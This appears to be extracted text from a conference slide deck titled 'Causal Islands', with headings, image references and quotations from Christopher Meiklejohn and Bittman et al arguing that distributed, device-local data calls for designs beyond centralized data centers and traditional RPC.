


Consistency is a Lie 🍰

# Causal Islands 🏖️ 🌴



"Causal Subjectivity"





## Consistency is a Lie 🍰

As we continue to increase the number of globally connected devices, we **must embrace a design that considers every single member in the system as the primary site** for the data that it is generates.

It is **completely impractical** that we can look at a single, or a small number, of globally distributed data centers as the primary site for all global information that we desire to perform computations with.

– Christopher Meiklejohn, A Certain Tendency Of The Database Community



Place & Time

***PLOP***







As data becomes ***increasingly distributed***,  
traditional RPC and data serialization ***limits***  
***performance, result in rigidity, and***  
***hamper expressivity***

– Bittman et al, Don't Let RPCs Constrain Your API






# Small Steps in Aggregate



